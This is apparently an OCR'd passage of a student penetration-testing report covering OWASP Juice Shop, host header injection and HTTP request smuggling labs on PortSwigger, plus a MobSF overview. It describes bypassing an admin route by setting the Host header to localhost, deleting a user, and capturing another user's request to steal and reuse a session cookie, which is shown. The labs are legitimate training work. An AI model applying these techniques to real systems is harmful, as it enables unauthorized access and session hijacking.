
```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
    "pentest",
    "pentesting",
    "security",
    "vulnerable",
    "vulnerability",
    "broken",
    "bodgeit"
  ],
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16",
```


Inside, we can read that this is a backup in version 6.2.0-SNAPSHOT.

The file contains information about related tools, libraries, folders, or versions. It holds a vast amount of information about users and the entire system in general. Therefore, we manage to perform LFI by providing an additional byte, enabling us to retrieve files from the FTP server. The same method works for other files.

The file contains lost promotional codes.





Additionally, the file contains suspicious errors.

9. Host Header Injection I HTTP Smuggling/Splitting

9.1 Host Header


Host header injection is a web security vulnerability that occurs when an attacker can manipulate the Host header of a web request. The Host header is a part of the HTTP protocol used to specify the domain name of the target server. In a typical HTTP request, the Host header helps the server identify the correct virtual host and process the request accordingly. When an attacker successfully injects or manipulates the Host header, they can trick the web server into processing the request as if it is intended for a different domain. This can lead to various security issues, including:

Domain Spoofing: By injecting a malicious Host header, an attacker can make it appear as though the request originates from a trusted domain. This can be exploited to deceive users or bypass security mechanisms that rely on domain-based authentication.


- Cache Poisoning: The Host header is often used by caching mechanisms to store and retrieve content. Injection attacks can manipulate this header to poison the cache with malicious content, impacting subsequent users who access the compromised data.
- Request Smuggling: In some cases, Host header injection can be used as part of a larger attack, such as HTTP request smuggling. This involves exploiting discrepancies between how front-end and back-end systems handle the Host header, potentially leading to the smuggling of malicious payloads.
- Security Bypass: Certain security controls and access restrictions may be based on the domain specified in the Host header. By manipulating this header, an attacker might bypass security measures or gain unauthorized access to restricted resources.

To mitigate Host header injection vulnerabilities, developers and administrators should validate and sanitize user input, especially when it comes to headers and other data that can influence the server's behavior. Additionally, web servers and applications should be configured to only respond to requests that include a valid and expected Host header. Regular security audits and monitoring can help detect and address potential vulnerabilities in a timely manner.


At the start of the lab, we checked the file that is responsible for indexing pages in search engines (robots.txt):




So, as we can see there is one hidden route (/admin) witch we can try to access.



As we can see from the screenshot above the route is protected and the normal user does not have access to it. However, using burpsuite we intercepted the GET request that is used to request the admin page it looks like on screenshot below:




If we modify the Host header and change it to localhost, we receive from server page that looks like this:




In the raw response we can find api call with allow us to delete user:

```
                                <a href=
/admin/delete?username=wiener">Delete</a>
                            </div>
                            <div>
                                <span>carlos - </span>
                                <a href="
/admin/delete?username=carlos">Delete</a>
                            </div>
```

Now we can modify the GET request by adding the /delete?username=carlos and see what happens.



As we can see on screenshot above the request was sent successfully and we received a 302-success code response. Now if we go back to /admin route we can see that the lab was solved successfully (screenshot below).



9.2 HTTP Smuggling/Splitting

HTTP Smuggling, also known as HTTP Splitting or HTTP Request Smuggling, is a web security vulnerability that exploits discrepancies in the way different web components interpret and handle the HTTP protocol. This vulnerability allows attackers to manipulate the boundaries between HTTP requests, potentially leading to security misconfigurations and bypassing security mechanisms.

The vulnerability arises from differences in how front-end and back-end systems process and interpret HTTP headers, especially the Content-Length and Transfer-Encoding headers. By manipulating these headers, attackers may trick the web server into processing a request differently than intended.

The typical scenario involves an intermediary component (e.g., a front-end proxy and a back-end server) interpreting the HTTP request headers differently. The attacker exploits this discrepancy to smuggle a second request that the back-end server processes, while the front-end proxy interprets the request differently.

The consequences of successful HTTP Smuggling attacks include:

- **Data Exposure:** Attackers may access sensitive data or perform actions on behalf of other users by injecting malicious content into the smuggled requests.
- **Cache Poisoning:** HTTP Smuggling can be used to poison caching mechanisms by causing the front-end and back-end to cache different versions of the same request.
- **Security Bypass:** Attackers may bypass security controls and access restrictions by exploiting the discrepancy in how the front-end and back-end interpret the HTTP request.

To mitigate HTTP Smuggling vulnerabilities, developers and administrators should:


- Ensure consistent handling of HTTP headers across all components of the web application.
- Use HTTP/1.1, as it has more defined rules for handling headers compared to earlier versions.
- Employ security mechanisms, such as Web Application Firewalls (WAFs), to detect and prevent HTTP Smuggling attacks.
- Regularly test web applications for vulnerabilities, including HTTP Smuggling, through security assessments and penetration testing.

It is worth noting that the specific steps to exploit HTTP Smuggling may vary based on the unique configuration and behavior of the targeted web application and its components.


To complete this lab, we used this lab from PortSwigger Academy:

- https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests


At the start we intercepted the adding comment request using BurpSuite Intercept function. The request is structured as we can see below:



The form itself looks like this:



Then in the Repeater section under Inspector settings we changed the HTTP protocol version from 2 to 1.1



Then we moved the comment section to the end of the csrf section and checked if the request is still working.

Piotr :) | 13 January 2024

Test

Piotr :) | 13 January 2024

Test


Then we modified the request, so it looked like this:

After sending this request in the comment section on the website we were able to see additional information (the request send by the user):

Piotr :) | 13 January 2024


testGET /post?postId=10 HTTP/1.1 Host: 0a3a00[illegible]f039fa49a81cd99dd000c006f.web-security-academy.net cache-control: max-age=0 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36 accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: same-origin sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document referer: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net/post/comment/confirmation?postId=10 accept-encoding: gzip, deflate, br accept-language: e

After resending the request a couple of times, we found session ID in the comment section, which will allow us to steal user session.




session=KKLBrxayqdIteV0OWWUBiIoHscQ62nZX

Now after intercepting login request, we can replace the session ID and send it to the server.



After refreshing the page, we were granted with popup that says Congratulation you solved the lab:



10. MobSF

MobSF, short for Mobile Security Framework, is an open-source, all-in-one mobile application security assessment tool designed to help security professionals and developers identify and address security vulnerabilities in mobile apps. MobSF supports both Android and iOS platforms and provides a wide range of features for static analysis, dynamic analysis, and forensic analysis of mobile applications.

Key features of MobSF include:

- Static Analysis: MobSF can perform static analysis on mobile apps to identify potential security issues without executing the application. It examines the app's binary code, manifest files, and other resources to find vulnerabilities such as insecure data storage, insecure communication, and insecure coding practices.

- Dynamic Analysis: MobSF facilitates dynamic analysis by allowing users to install and run mobile apps in a controlled environment. It monitors the app's behavior during runtime, helping to identify runtime vulnerabilities, data leaks, and potential security weaknesses that may not be apparent through static analysis alone.

- Forensic Analysis: The framework supports forensic analysis of mobile apps, which involves examining an app's data and artifacts to gather information about its behavior and potential security risks. This can be useful for understanding how an app handles sensitive data, such as user credentials.

- Web API Testing: MobSF includes features for testing the security of web APIs used by mobile applications. It can identify issues related to authentication, authorization, and data validation in the communication between the mobile app and backend servers.

- Report Generation: MobSF generates comprehensive and customizable reports that summarize the findings from static and dynamic analyses. These reports are valuable for security professionals, developers, and stakeholders to understand and address security vulnerabilities in mobile applications.

- Support for Android and iOS: MobSF supports both Android (APK) and iOS (IPA) applications, making it versatile for analyzing security across a variety of mobile platforms.

As an open-source tool, MobSF is actively maintained, and its source code is available on platforms like GitHub. Security professionals and developers can leverage MobSF as part of their mobile application security testing and secure development lifecycle to enhance the overall security posture of mobile applications.

